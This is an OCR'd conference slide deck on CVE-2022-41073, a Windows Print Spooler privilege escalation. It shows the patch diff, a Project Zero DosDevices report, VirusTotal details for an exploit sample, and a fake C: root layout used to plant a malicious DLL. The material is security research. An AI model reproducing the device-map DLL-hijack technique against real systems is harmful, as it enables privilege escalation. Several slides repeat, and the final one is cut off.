
The Print Spooler Bug That Wasn't

Maddie Stone
James Forshaw
OffensiveCon 2023

CVE-2022-41073

https://googleprojectzero.github.io/0days-in-the-wild/0day-RCAs/2022/CVE-2022-41073.html



Windows Print Spooler Elevation of Privilege Vulnerability

CVE-2022-41073

Released: Nov 8, 2022

Impact: Elevation of Privilege   Max Severity: Important

Exploitability

The following table provides an exploitability assessment for this vulnerability at the time of original publication.

Publicly Disclosed	Exploited	Latest Software Release
No	Yes	Exploitation Detected


https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2022-41073

Oct 2022 - `winspool.drv!LoadNewCopy`

```
HMODULE LoadNewCopy(LPCWSTR DllPath, DWORD dwFlags) {
    ULONG_PTR ulCookie;
    ActivateActCtx(ACTCTX_EMPTY, &ulCookie);
    HMODULE hModule = LoadLibraryExW(DllPath, NULL, dwFlags);
    // ...
}
```


Nov 2022 - winspool.drv!LoadNewCopy

```
HMODULE LoadNewCopy(LPCWSTR DllPath, DWORD dwFlags) {
    ULONG_PTR ulCookie;
    ActivateActCtx(ACTCTX_EMPTY, &ulCookie);
    HMODULE hModule;
    HANDLE hToken;
+   if (RevertToProcess(&hToken)) {
        hModule = LoadLibraryExW(DllPath, NULL, dwFlags);
+       ResumeImpersonation(hToken);
    }
    // ...
}
```




Issue 240: Windows: DosDevices Impersonation Elevation of Privilege


Reported by forshaw@google.com on Tue, Jan 27, 2015




```
Windows: DosDevices Impersonation Elevation of Privilege
Platform: Windows 8.1 Update, Windows 7
Class: Elevation of Privilege

Summary:
When an application impersonates another user all file accesses are performed using
the current DOS device map under that token. This allows a user to force a system
service to load DLLs or start processes at higher privileges leading to EoP.


Description:
Each login session has a DosDevices mapping under \Sessions\0\DosDevices\X-Y where X-
Y is the login session ID. This object directory is writeable by the user. When a \??
\ path is looked up the kernel first checks the per-login session mapping for a
symlink to the drive mapping, if not found it will fallback to looking up in
\GLOBAL??. This mapping is also done when impersonating another user, which is
typical of system services when performing actions on behalf of another user.
```

https://bugs.chromium.org/p/project-zero/issues/detail?id=240


Impersonating Caller
LoadLibrary(SharedLibrary.dll)
C:\
Windows\System32\SharedLibrary.dll


Impersonating Caller
LoadLibrary(SharedLibrary.dll)
Fake C:\ (MyFakeRoot)
Windows\System32\SharedLibrary.dll
C:\
Windows\System32\SharedLibrary.dll




James Forshaw
@tiraniddo

Interesting fix for CVE-2015-1644, MS added a new object attribute (0x800) which disables impersonation device map. Ldr code now uses it.

7:34 PM · Apr 22, 2015

https://twitter.com/tiraniddo/status/590931788006084609



38 security vendors and 1 sandbox flagged this file as malicious

e8a94466e64fb5f84eea5d8d1ba64054a61abf66fdf85ac160a95b204b7b19f3
eop.x64.exe
peexe 64bits runtime-modules assembly direct-cpu-clock-access

668.00 KB
Size

2022-11-27 04:04:25 UTC
5 months ago

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Basic properties

MD5	99af7b1564da8f5a6173a2ccbbb685dc
SHA-1	becd8d7cc3322889996e5faccef36d0ae7f387ab
SHA-256	e8a94466e64fb5f84eea5d8d1ba64054a61abf66fdf85ac160a95b204b7b19f3
Vhash	065076655d155515655az677z53za7z1fz
Authentihash	9e80df296d8dd28967ac51761433533938a382becc1e12fb4d9951ee343e030f
Imphash	3bb20b77bdc12023537462b7bf18043e
Rich PE header hash	ed2ed9898343e033f6b73ff0b81dd56f
SSDEEP	12288:LO1zS+vZL7OOk8oV1CNWoViY9LWb6no4cSXprc:y1eqL7Om04NWoV5Y6no4Jp
TLSH	T189E46C56F7E800FAE5B7923889635A05E772BC160721C7DF13A4426A1F377E0AE3A711
File type	Win32 EXE
Magic	PE32+ executable for MS Windows (console) Mono/.Net assembly
TrID	Microsoft Visual C++ compiled executable (generic) (43.3%) | Win64 Executable (generic) (27.6%) | Win16 NE executable (generic) (13.2%) | OS/2 Executable (generi Win/DOS Executable (5.2%)
DetectItEasy	PE64 | Compiler: Microsoft Visual C/C++ | Linker: Microsoft Linker (14.31, Visual Studio 2022 17.1*) [Console64,console]
File size	668.00 KB (684032 bytes)
Cyren packer	rsrc

History

Creation Time	2022-10-18 17:53:12 UTC
First Submission	2022-11-23 17:18:02 UTC
Last Submission	2022-11-23 17:18:02 UTC
Last Analysis	2022-11-27 04:04:25 UTC

```
C:\MyFakeRoot
├── malicious.dll
├── MyFakeRoot
│   ├── MyFakeRoot.MANIFEST
│   └── prntvpt.dll
├── prntvpt.dll
├── temp.xml
└── Windows
    ├── System32
    │   └── DriverStore
    │       └── FileRepository
    │           └── prnms003.inf_amd64_454b8d4f31e80f7d
    │               └── Amd64
    │                   └── PrintConfig.dll
    └── WinSxS
        └── Manifests
            ├──
amd64_microsoft.windows.common-controls_6595b64144ccf1df_5.82.19041.1110_none_792d1c772443f647.manifest
            └──
amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.19041.1110_none_60b5254171f9507e.manifest
```

```
C:\MyFakeRoot
├── malicious.dll
├── MyFakeRoot
│   ├── MyFakeRoot.MANIFEST
│   └── prntvpt.dll
├── prntvpt.dll
├── temp.xml
└── Windows
    ├── System32
    │   └── DriverStore
    │       └── FileRepository
    │           └── prnms003.inf_amd64_454b8d4f31e80f7d
    │               └── Amd64
    │                   └── PrintConfig.dll
    └── WinSxS
        └── Manifests
            ├──
amd64_microsoft.windows.common-controls_6595b64144ccf1df_5.82.19041.1110_none_792d1c772443f647.manifest
            └──
amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.19041.1110_none_60b5254171f9507e.manifest
```


```
C:\MyFakeRoot
├── malicious.dll
├── MyFakeRoot
│   ├── MyFakeRoot.MANIFEST
│   └── prntvpt.dll
├── prntvpt.dll
├── temp.xml
└── Windows
